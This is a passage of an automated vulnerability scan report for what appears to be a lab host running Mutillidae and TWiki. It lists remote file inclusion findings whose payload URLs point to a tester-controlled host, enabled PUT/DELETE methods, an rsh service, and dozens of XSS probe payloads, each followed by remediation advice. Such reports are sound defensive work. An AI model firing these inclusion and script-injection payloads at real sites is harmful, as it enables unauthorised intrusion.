http://172.16.63.129/mutillidae/?page=text-...	Target: http://172.16.63.129/mutillidae/?page=text-file-viewer.php parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.jpg.
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?do=toggle-security&page=home.php parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.php.
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=password-generator.php&username=anonymous parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.php.
http://172.16.63.129/mutillidae/?page=add...	Target: http://172.16.63.129/mutillidae/?page=add-to-your-blog.php parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.jpg.
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=home.php parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.php.
http://172.16.63.129/mutillidae/?page=sho...	Target: http://172.16.63.129/mutillidae/?page=show-log.php parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.jpg.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1. Strict control of user input parameters and response filtering for functions affected by parameters

42 Test HTTP dangerous methods

Type: general[ov]

Description:

Misconfigured web servers allows remote clients to perform dangerous HTTP methods such as PUT and DELETE. This script checks if they are enabled and can be misused to upload or delete files. - Enabled PUT method: This might allow an attacker to upload and run arbitrary code on this web server. - Enabled DELETE method: This might allow an attacker to delete additional files on this web server.

Classification:

CVE: [*]

CVSS Score: 7.5

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:80	Target: IP: 172.16.63.129 Port: 80. Misconfigured web servers allows remote clients to perform dangerous HTTP methods such as PUT and DELETE. This script checks if they are enabled and can be misused to upload or delete files. - Enabled PUT method: This might allow an attacker to upload and run arbitrary code on this web server. - Enabled DELETE method: This might allow an attacker to delete additional files on this web server.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

Use access restrictions to these dangerous HTTP methods or disable them completely.

43 Check for rsh Service

Type: general[ov]

Description:

rsh Service is running at this Host. rsh (remote shell) is a command line computer program which can execute shell commands as another user, and on another computer across a computer network.

Classification:

CVE: [*]

CVSS Score: 7.5

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:514	Target: IP: 172.16.63.129 Port: 514，rsh Service is running at this Host. rsh (remote shell) is a command line computer program which can execute shell commands as another user, and on another computer across a computer network.

References:

#	REFERENCE
1	:https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-1999-0651

Vulnerability Solution:

Disable rsh and use ssh instead.

44 - 100 DOM Cross-Station Script Attack Vulnerability (XSS)

Type: dom xss

Description:

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.Cross site scripting (also referred to as XSS) is a vulnerability that allowsan attacker to send malicious code (usually in the form of Javascript) to another user.Because a browser cannot know if the script should be trusted or not, it will execute thescript in the user context allowing the attacker to access any cookies or session tokens retained by the browser.

Classification:

CVE: [*]

CVSS Score: 5.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/edit/Test/Me...	Target: http://172.16.63.129/twiki/bin/edit/Test/MeetingMinutes?topicparent=Test.WebHomeWxIAWclygFrQ has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='QlkE(8536)'bad="
http://172.16.63.129/twiki/bin/edit/Main/G...	Target: http://172.16.63.129/twiki/bin/edit/Main/Good?topicparent=Main.good has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='Lkoz(8144)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?do=toggle-security&page=password-generator.php has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='WhMP(3521)'bad="
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiAdminGroupIKDChdszahmH?template=oopsmore&param1=1.11&param2=1.11 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='ggln(7957)'bad="
http://172.16.63.129/twiki/bin/edit/Main/W...	Target: http://172.16.63.129/twiki/bin/edit/Main/WebPreferences?t=1595383354&topicparent=8924102321691 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='KEOb(3611)'bad="
http://172.16.63.129/twiki/bin/edit/Main/W...	Target: http://172.16.63.129/twiki/bin/edit/Main/WebHomewWGSHtUWUXUD?topicparent=Main.WebStatisticskBdSomJKlOAt has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='FdYv(8443)'bad="
http://172.16.63.129/twiki/bin/edit/Main/Pe...	Target: http://172.16.63.129/twiki/bin/edit/Main/PeterFokkinga?topicparent=Main.TWikiUsersnDPfOOWTrMuz has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='fbRP(9163)'bad="
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiUsersnDPfOOWTrMuz?template=oopsmore&param1=1.20&param2=1.20 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='SWSI(7705)'bad="
http://172.16.63.129/twiki/bin/edit/Main/Wi...	Target: http://172.16.63.129/twiki/bin/edit/Main/WikiName?topicparent=Main.TWikiUsersnDPfOOWTrMuz has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='RFKz(2354)'bad="

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/edit/Main/T...	Target: http://172.16.63.129/twiki/bin/edit/Main/TWikiRegistration?topicparent=Main.TWikiUsersnDPfOOWTrMuz has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='zsVs(4405)'bad="
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHomeaRuaLlWtrqSy?template=oopsmore&param1=1.15&param2=1.15 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='Aedf(1844)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=usage-instructions.php has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='dGfM(3226)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=password-generator.php&username=anonymous has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: username, vulnerabilitypayload:3660*/():;7717
http://172.16.63.129/mutillidae/?page=text-...	Target: http://172.16.63.129/mutillidae/?page=text-file-viewer.php has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='xljd(8802)'bad="
http://172.16.63.129/twiki/bin/edit/Main/Jo...	Target: http://172.16.63.129/twiki/bin/edit/Main/JohnAltstadt?topicparent=Main.TWikiUsersnDPfOOWTrMuz has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='STZR(6795)'bad="
http://172.16.63.129/twiki/bin/edit/TWiki/G...	Target: http://172.16.63.129/twiki/bin/edit/TWiki/GoodStyle?topicparent=TWiki.GoodStyle has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='MRPQ(6310)'bad="
http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHomeWxIAWclygFrQ?template=oopsmore&param1=1.7&param2=1.7 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='NfFU(6422)'bad="
http://172.16.63.129/twiki/bin/edit/Main/T...	Target: http://172.16.63.129/twiki/bin/edit/Main/TWikiAdminGroup?topicparent=Main.WebHome has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='bYXj(3403)'bad="
http://172.16.63.129/twiki/bin/oops/Main/J...	Target: http://172.16.63.129/twiki/bin/oops/Main/JohnTalintyre?template=oopsmore&param1=1.3&param2=1.3 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='VHzr(6398)'bad="
http://172.16.63.129/twiki/bin/edit/Main/G...	Target: http://172.16.63.129/twiki/bin/edit/Main/Good?t=1595383321&topicparent=2501368538887 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='RUTf(9641)'bad="
http://172.16.63.129/twiki/bin/edit/Test/We...	Target: http://172.16.63.129/twiki/bin/edit/Test/WebSearchGBEaaiFvAVhj?topicparent=Test.WebHomeWxIAWclygFrQ has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='ycAx(8114)'bad="
http://172.16.63.129/twiki/bin/edit/Main/T...	Target: http://172.16.63.129/twiki/bin/edit/Main/TWikiGuestKRNbaimDfujKroZYcXRXdNlDXDNeTiJkCpShroZYcXRXdNID?topicparent=Main.WebStatisticskBdSomJKlOAt has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='HrRh(9139)'bad="
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='BAQV(3694)'bad="
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebSearchGBEaaiFvAVhj?template=oopsmore&param1=1.1&param2=1.1 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='Ftkb(3569)'bad="
http://172.16.63.129/twiki/bin/edit/TWiki/T...	Target: http://172.16.63.129/twiki/bin/edit/TWiki/TestArea?topicparent=TWiki.WelcomeGuestTydzcnGxDWlr has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='PrUL(8249)'bad="
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.8&param2=1.8 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='yuDZ(6405)'bad="

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/edit/Main/C...	Target: http://172.16.63.129/twiki/bin/edit/Main/ChristopheVermeulen?topicparent=Main.TWikiUsersnDPfOOWTrMuz has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='HSJj(9338)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=password-generator.php&username=anonymous&password-generator-php-submit-button=Generate has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: username, vulnerabilitypayload:5757*/():;5487
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebIndex?template=oopsmore&param1=1.4&param2=1.4 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='xDVs(7900)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=home.php has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='VaKs(2939)'bad="
http://172.16.63.129/twiki/bin/edit/Main/T...	Target: http://172.16.63.129/twiki/bin/edit/Main/TWikiDocumentation?topicparent=Main.WebStatisticskBdSomJKlOAt has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='bZan(5371)'bad="
http://172.16.63.129/twiki/bin/edit/Main/W...	Target: http://172.16.63.129/twiki/bin/edit/Main/WebHomeaRuaLlWtrqSywWGSHtUWUXUD?topicparent=Main.WebStatisticskBdSomJKlOAt has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='Pkbv(2987)'bad="
http://172.16.63.129/twiki/bin/edit/Main/W...	Target: http://172.16.63.129/twiki/bin/edit/Main/WebTopicListwtSpquvhIbZV?topicparent=Main.WebStatisticskBdSomJKlOAt has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='QjiX(9279)'bad="
http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHome?template=oopsmore&param1=1.1&param2=1.1 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='zcoE(9042)'bad="
http://172.16.63.129/twiki/bin/edit/Main/T...	Target: http://172.16.63.129/twiki/bin/edit/Main/TWikiGuestKRNbaimDfujKroZYcXRXdNlDroZYcXRXdNlD?topicparent=Main.WebStatisticskBdSomJKlOAt has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='IrAM(1561)'bad="
http://172.16.63.129/twiki/bin/edit/Main/Wi...	Target: http://172.16.63.129/twiki/bin/edit/Main/WikiNotation?topicparent=Main.TWikiUsersnDPfOOWTrMuz has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='WnsK(9700)'bad="
http://172.16.63.129/twiki/bin/edit/TWiki/O...	Target: http://172.16.63.129/twiki/bin/edit/TWiki/OfficeLocations?topicparent=TWiki.WelcomeGuestTydzcnGxDWlr has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='osdx(3999)'bad="
http://172.16.63.129/twiki/bin/edit/Main/D...	Target: http://172.16.63.129/twiki/bin/edit/Main/DavidWarman?topicparent=Main.TWikiUsersnDPfOOWTrMuz has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='idmo(9243)'bad="
http://172.16.63.129/twiki/bin/edit/TWiki/T...	Target: http://172.16.63.129/twiki/bin/edit/TWiki/TestArea?topicparent=TWiki.TestArea has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='gNMV(2135)'bad="
http://172.16.63.129/twiki/bin/oops/Main/g...	Target: http://172.16.63.129/twiki/bin/oops/Main/good?template=oopsmore&param1=1.1&param2=1.1 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='HVox(9522)'bad="
http://172.16.63.129/mutillidae/?page=sho...	Target: http://172.16.63.129/mutillidae/?page=show-log.php has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='PznX(7541)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=captured-data.php has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='GwRs(3610)'bad="
http://172.16.63.129/twiki/bin/oops/Main/G...	Target: http://172.16.63.129/twiki/bin/oops/Main/Good?template=oopsmore&param1=1.1&param2=1.1 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='DblW(5137)'bad="

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/mutillidae/?page=add...	Target: http://172.16.63.129/mutillidae/?page=add-to-your-blog.php has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='EJPg(4948)'bad="
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebStatisticskBdSomJKlOAt?template=oopsmore&param1=1.33&param2=1.33 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='Rtgp(8528)'bad="
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebPreferences?template=oopsmore&param1=1.17&param2=1.17 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='rjnA(8941)'bad="
http://172.16.63.129/twiki/bin/edit/Main/W...	Target: http://172.16.63.129/twiki/bin/edit/Main/WebHomeaRuaLlWtrqSymYgCFaxwMuMWwWGSHtUWUXUD?topicparent=Main.WebStatisticskBdSomJKlOAt has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='xhZz(2371)'bad="
http://172.16.63.129/twiki/bin/edit/Test/We...	Target: http://172.16.63.129/twiki/bin/edit/Test/WebIndexWZDhJViWfMnMYnvCLfnaFuQR?topicparent=Test.WebHomeWxlAWcIygFrQ has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='qBsY(5266)'bad="
http://172.16.63.129/twiki/bin/edit/Main/go...	Target: http://172.16.63.129/twiki/bin/edit/Main/good?t=1595383281&topicparent=2445728502371 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='LhDs(7643)'bad="
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiUsers?template=oopsmore&param1=1.1&param2=1.1 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='gLGF(9783)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=password-generator.php&username=anonymous&password-generator-php-submit-button=Generate has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='qUDl(2782)'bad="
http://172.16.63.129/twiki/bin/edit/Main/Bil...	Target: http://172.16.63.129/twiki/bin/edit/Main/BillClinton?topicparent=Main.TWikiUsersnDPfOOWTrMuz has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='pAjd(1941)'bad="
http://172.16.63.129/twiki/bin/edit/Main/W...	Target: http://172.16.63.129/twiki/bin/edit/Main/WebHomeaRuaLlWtrqSymYgCFaxwMuMW?topicparent=Main.WebStatisticskBdSomJKlOAt has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='dEIZ(6383)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?do=toggle-security&page=home.php has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='SRjJ(3445)'bad="
http://172.16.63.129/twiki/bin/edit/Test/We...	Target: http://172.16.63.129/twiki/bin/edit/Test/WebHome?t=1595383339&topicparent=0718455753043 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: topicparent, vulnerabilitypayload:"onmouseover='wtHJ(7910)'bad="
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=password-generator.php&username=anonymous has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: page, vulnerabilitypayload:"onmouseover='YxeZ(4629)'bad="
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHomewWGSHtUWUXUD?template=oopsmore&param1=1.30&param2=1.30 has DOM Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param2, vulnerabilitypayload:"onmouseover='ZAjf(7394)'bad="

References:

#	REFERENCE
1	https://www.owasp.org/index.php/Reflected_DOM_Injection

Vulnerability Solution:

1. At the point where user input is received, filter as strictly as possible based on what is expected or valid input. 2. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL,JavaScript, and CSS encoding. 3. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend. 4. You can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

101 - 177 Reflective Cross-Station Script Attack Vulnerability (XSS)

Type: reflect xss

Description:

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.Cross site scripting (also referred to as XSS) is a vulnerability that allowsan attacker to send malicious code (usually in the form of Javascript) to another user.Because a browser cannot know if the script should be trusted or not, it will execute thescript in the user context allowing the attacker to access any cookies or session tokens retained by the browser.

Classification:

CVE: [*]

CVSS Score: 5.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebPreferences?template=oopsmore&param1=1.17&param2=1.17 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >rjnA(8941)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiUsers?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >gLGF(9783)</ScRiPt>
http://172.16.63.129/twiki/bin/view/Main/T...	Target: http://172.16.63.129/twiki/bin/view/Main/TWikiUsersnDPfOOWTrMuz?rev=1.19 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev, vulnerabilitypayload:</title><ScRiPt >SmrS(6185)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload:<ScRiPt >NDUJ(6980)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebIndex?template=oopsmore&param1=1.4&param2=1.4 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >xDVs(7900)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebSearchGBEaaiFvAVhj?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >Ftkb(3569)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/T...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/TWikiUsersnDPfOOWTrMuz?rev1=1.20&rev2=1.19 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev1, vulnerabilitypayload:</title><ScRiPt >syJU(6470)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Test/W...	Target: http://172.16.63.129/twiki/bin/rdiff/Test/WebHomeWxIAWclygFrQ?rev1=1.7&rev2=1.6 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev1, vulnerabilitypayload:</title><ScRiPt >XLKx(6355)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/OfficeLocations?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload:<ScRiPt >ffsK(3042)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload:<ScRiPt >kGAZ(4831)</ScRiPt>
http://172.16.63.129/twiki/bin/view/Main/T...	Target: http://172.16.63.129/twiki/bin/view/Main/TWikiGroups?rev=1.7%3C%2Ftitle%3E%3CScRiPt %3EiRUS(9698)%3C%2FScRiPt%3E exists Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability payload:</title><ScRiPt >iRUS(9698)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHomeWxIAWclygFrQ?template=oopsmore&param1=1.7&param2=1.7 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >NfFU(6422)</ScRiPt>

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHomewWGSHtUWUXUD?template=oopsmore&param1=1.30&param2=1.30 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >ZAjf(7394)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/G...	Target: http://172.16.63.129/twiki/bin/oops/Main/Good?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload:<ScRiPt >qwqS(8244)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebStatisticskBdSomJKlOAt?template=oopsmore&param1=1.33&param2=1.33 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >Rtgp(8528)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHome?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >zcoE(9042)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/GoodStyle?template=oopsempty has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >MxKe(8088)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebPreferences?template=oopsempty has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >dkVA(1100)</ScRiPt>
http://172.16.63.129/twiki/bin/view/Main/T...	Target: http://172.16.63.129/twiki/bin/view/Main/TWikiAdminGroupIKDChdszahmH?rev=r1.11 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev, vulnerabilitypayload:</title><ScRiPt >PREc(3183)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/T...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/TestArea?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >cJFg(1852)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHomewWGSHtUWUXUD?template=oopsmore&param1=1.30&param2=1.30 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >ZAjf(7394)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiAdminGroupIKDChdszahmH?template=oopsmore&param1=1.11&param2=1.11 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >ggln(7957)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/J...	Target: http://172.16.63.129/twiki/bin/oops/Main/JohnTalintyre?template=oopsmore&param1=1.3&param2=1.3 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >VHzr(6398)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/J...	Target: http://172.16.63.129/twiki/bin/oops/Main/JohnTalintyre?template=oopsmore&param1=1.3&param2=1.3 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >VHzr(6398)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebSearchGBEaaiFvAVhj?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >Ftkb(3569)</ScRiPt>
